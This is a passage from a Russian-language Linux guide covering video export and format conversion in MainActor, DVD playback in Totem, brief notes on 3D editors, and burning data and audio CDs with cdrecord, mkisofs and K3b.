


Рис. 17.15. Применение видеозффекта

Команда **Information** контекстного меню позволит вам узнать дополнительную информацию о выделенном объекте.

Команда **Settings** позволяет изменить параметры многих объектов. Например, для AVI-файла можно указать первый кадр, задать список замен кадров.

Мы рассмотрели практически все операции над объектами. Хотелось бы упомянуть еще одну очень полезную команду **Reverse object**. Эта команда находится на панели **Файл**. Команда «переворачивает» объект, то есть последний кадр становится первым, предпоследний — вторым и так далее.

Если у вас есть видеокамера, вы можете получить снимаемое ею изображение в программу **MainActor**. Для этого нажмите кнопку **Capture Video** на панели **Файл**. Программа **MainActor Capture** попытается захватить изображение и в реальном времени (25fps) передать его программе **MainActor Sequencer**.

17.3.4. Экспорт видеоролика

Мы уже создали наш шедевр и пора бы его сохранить в какой-нибудь приемлемый для нас формат. Выполните команду **File → Export**. В окне **Export** (рис. 17.16) установите нужные параметры — размер изображения и частоту кадров. Затем нажмите кнопку **Configure Export Module** для установки дополнительных параметров.




Рис. 17.16. Экспортирование ролика




Рис. 17.17. Параметры кодека MPEG

Приемлемым для нас будет формат MPEG и система PAL, обеспечивающая наши 25 кадров в секунду. Если вы хотите установить параметры MPEG, нажмите кнопку **Config** и установите нужные параметры (см. рис. 17.17).

В этом окне вы можете установить параметры видео- и аудиопотоков: скорость и частоту. Параметр **Ignore MPEG-1 Video limit** позволяет игнорировать ограничение формата MPEG на скорость потока. С помощью параметра **Ignore audio** вы можете сохранить только видеопоток, проигнорировав аудио.

Теперь вернитесь в окно **Export** и нажмите кнопку **Save**. В диалоге сохранения файла введите имя файла (расширение вводить не нужно). Потом вы увидите маленькое окно — индикатор процесса, которое проинформирует вас о состоянии процесса экспортирования. Перед экспортированием рекомендую закрыть окно предварительного просмотра, чтобы не занимать лишние системные ресурсы.

Поздравляю! Только что вы создали первый ролик и экспортировали его. Откройте любой проигрыватель MPEG, например, **aKtion**, и просмотрите в нем созданный файл.

17.3.5. Специальные возможности MainActor. Редактирование видеоролика

Очень полезной является программа **matool**, входящая в состав **MainActor**. Данная программа работает в командной строке и предназначена для преоб-

разования видеоформатов. Параметр `-f` задает формат-назначение, а параметр `-c` определяет кодек.

Пример использования:

```
matool -f:avi -c:JPEG fm.mpg fm.avi
```

Эта команда преобразует файл `demo.mpg` в формат AVI с использованием кодека `mjpeg`. Чтобы узнать, какой кодек поддерживается для того или иного формата, введите команду:

```
matool -is:MPEG-I
```

Программа выведет на экран нечто подобное:

```
[denis@localhost MainActor]$ ./matool -is:MPEG-I
MainActor Sequencer is using /opt/MainActor/ as install dir
MainActor(TM) Command Line Tool v1.0 - Copyright MainConcept
GmbH 2000
Info for Savemodule: MPEG-I
Type: Animation
Codecs:
Millions of Colors: MPEG-I NTSC (30 fps)
Millions of Colors: MPEG-I PAL (25 fps)
Millions of Colors: MPEG-I FILM (24 fps)
```

В качестве кодеков для формата MPEG-I можно использовать один из кодеков NTSC, PAL, FILM. Недавно мы преобразовали анимацию из формата MPEG в формат AVI. Теперь преобразуем его обратно:

```
matool -f:MPEG-I -c:PAL fm.avi fm.mpg
```

Последняя программа пакета **MainActor** — это **VideoEditor**. Она запускается командой `mave (/opt/MainActor/mave)`.

Программа **MainActor VideoEditor** предназначена для редактирования, конвертирования и воспроизведения анимации, рисунков и звуков разных форматов.

Программа отображает детальную информацию о кадрах проекта, позволяет сохранить как выбранные кадры, так и весь проект в любом формате, который поддерживается программой.

Использовать программу несложно из-за небольшого выбора функций. Грубо говоря, программа обладает тремя функциями: выбор кадров, сохранение их в другом формате и воспроизведение анимации.

Единственное замечание, которое могу сделать по поводу этой программы: не пытайтесь открыть в ней файл проекта программы **MainActor Sequencer (.mpf)**. Под проектом в программе **VideoEditor** подразумевается любой мультимедиа файл — картинка, анимация, звук — лишь бы этот формат поддерживался.




Рис. 17.18. Программа VideoEditor

17.4. Просмотр DVD



Для просмотра DVD в Linux используется проигрыватель Totem (меню **К** | **Мультимедиа** | **Видео** | **Проигрыватель Totem**).

Для открытия DVD-диска выберите в меню команду **Фильм** | **DVD**. Сначала Totem отобразит меню DVD-диска (файл VIDEO_TS.VOB), в котором вы сможете выбрать звуковой поток (язык фильма), титры и др.

Рис. 17.19. Totem

Программы для работы с трехмерной графикой

18.1. Программа Innovation 3D

Программа Innovation 3D (рис. 18.1) — своеобразная попытка заменить один из самых мощных 3D-пакетов — 3D Max. Какая это попытка — удачная или нет — решать вам.

Программа позволяет создавать 3D-объекты, причем каждому объекту можно присвоить имя и примечания. Пользователю предоставлен стандартный набор двухмерных примитивов — точки, треугольники, прямоугольники. Программа позволяет создавать сплайны: кривые, определяя их контрольные точки, интерполяцию кривой через точки, окружности и многоугольники.

Программу нельзя даже было бы назвать попыткой создания аналога 3D Max, если она не умела бы работать с поверхностями: сферами, цилиндрами, пирамидами. Ко всему этому программа поддерживает работу со слоями и камерами.

Достоинством программы является возможность подключения плагинов, благодаря которым можно значительно расширить функции программы.




Рис. 18.1. Рабочее пространство программы

18.2. Maya — коммерческий 3D-редактор, портированный под Linux

С недавних пор под Linux портирован один из самых лучших профессиональных редакторов трехмерной графики Maya. И хотя этот продукт не является бесплатным, он стоит своих денег. Стоит отметить, что большинство фильмов со спецэффектами монтируются и создаются с помощью этого продукта. Подробное рассмотрение редакторов трехмерной графики представляет собой отдельную тему, которой посвящена не одна книга. К этим книгам я вас и адресую за дополнительной информацией.

Запись КОМПАКТ-ДИСКОВ в Linux

19.1. Запись обычных компакт-дисков

Настройка ядра системы

У вас нет больше свободного места на диске? Или нужно сделать резервную копию важных файлов? Или же вам просто захотелось записать всю свою музыку в формате MP3 на одну болванку? Как вы уже догадались, в этой главе мы поговорим о средствах операционной системы Linux для работы с CD-RW.

Мы рассмотрим два случая: для ядра старой версии 2.2.* и для современных ядер версий 2.6 и 2.4. Сразу отмечу, что я использую CD-RW TEAC CD-W40E, но все сказанное здесь будет работать и для вашего привода CD-RW.

Для большей определенности, отмечу, что до этого CD-RW работал как обыкновенный CD-ROM, был подключен как второй ведомый (Secondary Slave), то есть был устройством `/dev/hdd`.

Сначала настроим ядро Linux. Если у вас ядро версии 2.6 (или 2.4*), практически ничего делать не нужно — ядра 2.6 и 2.4 намного умнее, чем ядро 2.2.* и сами определяют, кто есть кто. А вот ядру 2.2* нужно указать, какие модули нужно загрузить. Откройте файл `/etc/conf.modules` и добавьте в него следующие строки (естественно, все это нужно делать, зарегистрировавшись в системе, как администратор):

```
alias scd0 sr_mod
alias scsi_hostadapter ide-scsi
options ide-cd ignore=hdc
```

Теперь сообщим ядру операционной системы, какое устройство мы хотим превратить в SCSI. Мы хотим превратить устройство `/dev/hdd` в `/dev/scd0`. После такого превращения обращение к устройству `/dev/hdd` станет невозможным. Если кроме CD-RW в вашей системе не установлено устройства CD-ROM, отредактируйте ссылку `/dev/cdrom`: до этого она указывала на устройство `/dev/hdd`, теперь нужно установить ее на `/dev/scd0`. В противном случае некоторые программы не будут работать.

Вот само превращение:

```
append=" hdd=ide-scsi "
```

Эту строку нужно добавить в ваш файл `/etc/lilo.conf`. После этого введите команду `lilo` для перезаписи главной загрузочной записи — MBR.



Примечание

Если у вас CD-RW является чистым SCSI-устройством, а не ATAPI, параметр `hdd=ide-scsi` вам не нужен.

Запись компакт-дисков

Для записи компакт дисков нам потребуются две программы — `cdrecord` и `mkisofs`, которые есть в любом дистрибутиве.



Примечание

Данные программы работают в текстовом режиме, а в п. 19.3 мы рассмотрим графическую программу `k3b` — эдакий своеобразный аналог Nero.

Первая из них выполняет непосредственную запись ISO-образа, созданного второй программой.

Установите эти программы, если они у вас еще не установлены, и перезагрузите систему (reboot). После перезапуска системы попробуем протестировать нашу конфигурацию. Введите команду `cdrecord -scanbus`. В результате вы должны увидеть примерно следующее:

```
Cdrecord release 1.10 Copyright (C) 1995-2001 Schilling
Linux sg driver version: 3.1.21
Using libscg version 'schily-0.5'
scsibus0:
 0,0,0 0) 'TEAC  ` `CD-W40E  ` `1.0A' Removable CD-ROM
 0,1,0 1) *
 0,2,0 2) *
 0,3,0 3) *
 0,4,0 4) *
 0,5,0 5) *
 0,6,0 6) *
 0,7,0 7) *
```

Цифры 0,0,0 — это идентификатор вашего устройства CD-RW. Запомните его — он нам пригодится.

Настало время создать ISO-образ. Предположим, что файлы, которые нам нужно записать находятся в каталоге `/home/denis`. Для создания образа введите команду:

```
mkisofs -R -J -jcharset koi8-r -o backup.iso /home/denis
```

Эта команда создаст ISO-образ backup.iso каталога /home/denis. Опция **-R** (Rock Ridge) позволяет снять некоторые ограничения файловой системы ISO9660, а именно:

1. Формат имен файлов «8+3».
2. Максимальный объем файловой системы — 650 Мб.

Опция **-J** нужна для того, чтобы создать образ в Joliet-формате. Такой диск можно спокойно читать как под Linux, так и под Windows. Опция **-jcharset koi8-r** устанавливает кодировку имен файлов KOI8-R. Это позволит корректно записать русскоязычные имена файлов. Под Windows эти имена тоже будут корректно отображаться.

Теперь протестируем наш образ:

```
mount -o loop backup.iso /mnt/iso
cd /mnt/iso
ls
```

Попробуйте прочитать какой-нибудь файл, пройдитесь по каталогам. В общем, перед записью убедитесь, что все нормально, иначе придется заново покупать CD-R.

Если вы хотите записать образ на CD-RW, то есть перезаписываемый диск, нужно очистить его оглавление:

```
cdrecord -v blank=fast dev=0,0,0
```

где 0,0,0 — это идентификатор диска, выдаваемый программой **cdrecord** с параметром **-scanbus**. Если вы хотите очистить весь диск, а не только оглавление, используйте параметр **blank=all**.

Вот сама команда записи:

```
cdrecord -eject dev=0,0,0 speed=8 -v backup.iso
```

Параметры программы в особых комментариях не нуждаются: **speed=8** — это скорость записи, **0,0,0** — ID диска, а **backup.iso** — наш образ. Необязательный параметр **-eject** выдвинет лоток после окончания записи.

Предположим, что мы хотим записать мультисессионный диск, то есть такой диск, на который можно будет со временем что-то записать. Тогда используйте опцию **-multi**. После окончания записи введите команду:

```
cdrecord -msinfo dev=0,0,0
```

Эта команда выведет число вида 12345,54321 — это место окончания предыдущей записи. Для записи второй сессии нам нужно будет это число:

```
mkisofs -R -o backup2.iso -C 12345,54321 -M /dev/scd0 /home/user
```

19.2. Запись AudioCD

Иногда возникает потребность записать некоторые песни, имеющиеся на жестком диске в формате MP3 (или любом другом) на Audio CD. Зачем? Например, для прослушивания этого компакт-диска на музыкальном центре: мой музыкальный центр при всем моем желании отказывается читать файлы с MP3, особенно если они записаны в каталоге `my/music/mp3`.

Мы уже говорили о записи обыкновенных компакт-дисков, поэтому не будем останавливаться подробно на этом процессе, а обратим наше внимание на подготовку файлов к записи.

Мы знаем, что для копирования дорожек AudioCD в файлы можно использовать много программ — `cdparanoia`, `grip`, `cdda2wav`. Потом преобразовать полученные файлы в любом формате можно программой `sox`. Эта программа преобразует аудио-файлы из любого формата в любой. Для преобразования формата WAV только в формат MP3 (и обратно) можно использовать кодек `lame`. Все вышесказанное описывает путь проникновения аудио-файлов на наш компьютер: AudioCD → WAV → MP3 или OGG.

Теперь, когда мы выбрали лучшие песни из десяти компактв, нужно записать их на AudioCD. Для этого преобразуем наши MP3 файлы в формат WAV. Вот здесь может возникнуть проблема. Для записи на AudioCD нужно, чтобы музыка была записана с частотой 44,1 кГц. При использовании программы `sox` для преобразования MP3 в WAV мы можем получить немного другую частоту, поэтому для корректного преобразования используйте команду:

```
mpg123 -s track01.mp3 > track01.cda
```

Файлы получаются довольно большими, но так нужно. К тому же нужно, чтобы размер всех этих файлов был кратен 2352. Для этого нужно использовать опции `-swab` и `-pad` программы `cdrecord`. Записать все файлы *.cda из текущего каталога на AudioCD можно командой:

```
cdrecord -v speed=8 dev=0,0,0 -swab -pad -audio *.cda
```

Параметры `speed` и `dev` у вас могут отличаться.

Если у вас есть готовые файлы в формате WAV, то преобразовывать их с помощью `mpg123`, естественно, не нужно. Их можно сразу записать на AudioCD:

```
cdrecord -v speed=8 dev=0,0,0 -audio *.wav
```

Если вы не любите пауз между треками, используйте параметр `-dao` после параметра `-audio`.

19.3. K3B — аналог Nero

K3b — это удобная программа с графическим интерфейсом пользователя, предназначенная для прожига CD, DVD и Audio CD. Конечно то, что она является аналогом Nero — громко сказано. Многих функций, ставших обычными для пользователей Nero, в ней просто нет, но для прожига обычных дисков с данными и Audio CD ее возможностей хватает, да и использовать ее удобнее, чем текстовые программы для записи CD.

При первом запуске программа **K3b** попытается определить скорость вашего привода CD-RW. Обычно у нее это не получается, поэтому нужно установить скорость вручную. Мне спешить некуда, поэтому я установил скорость записи 10x, хотя мой привод теоретически может писать обычные CD-R на скорости 52x. То же самое рекомендую сделать вам — чем меньше скорость, тем качественнее прожиг диска. Скорость 10x является оптимальной — не такая уж она и медленная (1500 KBps), к тому же большинство носителей (и простые CD-R, и CD-RW) ее поддерживают. Да и проблем с записью на этой скорости у вас не будет.




Рис. 19.1. Установка максимальной скорости записи

После этого вы увидите окно с советами — не забудьте отметить галочку «Не показывать это окно при запуске» и закройте его. Вот оно — основное меню программы (рис. 19.2). Как видите, выбор функций невелик: CD с данными, DVD с данными, Audio CD и копирование диска. Пользователи Nero могут посмеяться, но задумайтесь: часто ли вы записываете диски DVD-Audio или DVD-Video? Нет. А UDF диски **K3b**, не волнуйтесь, создавать умеет, так же как и использовать функцию overburn (о ней — позже). Конечно, нет возможности создать гибридный, смешанный и загрузочный компакт — вещи довольно полезные. Но ради этого можно и Windows загрузить, а с дисками с данными, которые вы записываете чаще всего, программа справляется без особых проблем (правда, и без особых успехов).

Вставьте чистый диск и выберите CD с данными. Если у вас CD-RW диск, неплохо было бы его очистить. Для этого выполните команду меню **Сервис | CD | Очистить CD-RW** (рис. 19.3)




Рис. 19.2. Выбор типа проекта




Рис. 19.3. Очистка CD-RW

Выберите ваш привод CD-RW (если у вас их несколько), скорость очистки и метод — быстрая очистка (только оглавления) или полная. Обычно используется быстрая очистка, при которой стирается только оглавление диска, но данные еще можно восстановить. Полная очистка очищает весь диск. Такой процесс занимает ровно столько же времени, сколько обычная запись CD, ведь при полной очистке программа «забывает» все пространство диска нулями.

В этом же меню (Сервис | CD) находится команда записи образа компакт-диска, позволяющая создать ISO-образ диска, но без записи самого CD.

Добавьте файлы в проект (в нижнюю часть окна). Для этого просто перетащите их из верхней части. Интерфейс программы похож на интерфейс программы WinOnCD или EasyCD Creator: там тоже в верхней части окна находится файловый менеджер, позволяющий выбрать файлы, а в нижней — область проекта.

Для записи диска нажмите кнопку Запись или Ctrl+B (можно выбрать команду меню Проект | Запись). Откроется окно с опциями проекта (рис. 19.5).




Рис. 19.4. Добавление файлов в проект




Рис. 19.5. Опции проекта — перед записью

Не спешите нажимать кнопку **Запись** в этом окне. Для начала установите опции проекта. На вкладке **Запись** вы можете установить следующие параметры:

- **Привод** — выберите привод для записи, если у вас их несколько.
- **Скорость записи** — выберите одну из скоростей, например, 10x. Не рекомендую выбирать **Автоматически**.
- **Режим записи** — пока выберите **Автоматически**, но, возможно, вам придется выбрать один из режимов (TAO, DAO, RAW). TAO — Track At Once (запись одной дорожки за раз), DAO (Disc At Once — запись диска за раз — рекомендуется использовать только при копировании), RAW — прямая запись.
- **Эмуляция** — эмуляция процесса записи, но без включения лазера — ваш диск не будет испорчен в процессе эмуляции.
- **Burnfree** — защита от опустошения буфера (пусть будет включено).
- **Создать только файл-образ** — будет создан только файл-образ, запись производиться не будет.
- **Проверить записанные данные** — если вы не уверены в носителе, лучше выбрать этот режим, чтобы не пришлось показывать презентацию или видеоролик на пальцах, если болванка оказалась запорченной. Я рекомендую включать этот режим для каждого CD-RW, который вы уже записывали 3-4 раза.

Теперь перейдем на вкладку **Установки** (рис. 19.6). Здесь вы можете указать параметры управления мультисессией:

- **Нет многосессионной записи:** по окончании записи диск будет «закрыт», так что дописывать на него данные будет больше нельзя. Если у вас CD-RW, то его можно будет стереть и записать заново, а вот с CD-R вы уже ничего не сделаете. Используется по умолчанию, поэтому не забудьте изменить этот параметр.
- **Начать многосессионную запись:** рекомендуется для каждого нового диска (CD-R/CD-RW). Установите этот режим и нажмите кнопку **Сохранить настройки пользователя**.
- **Продолжить многосессионную запись:** используйте, если вам нужно добавить файлы на уже записанный диск. Дописать файлы вы сможете, только если диск не был «закрыт» (то есть для записи диска НЕ использовалась первая опция).
- **Завершить многосессионную запись:** дописать данные на диск и «закрыть» его.

Следующая вкладка — **Описание тома**. Здесь установите параметры по своему усмотрению — метку диска, название тома и др.

Файловая система — очень важная вкладка. Здесь вы можете выбрать расширение файловой системы RockRidge, Joliet, создать структуры UDF.

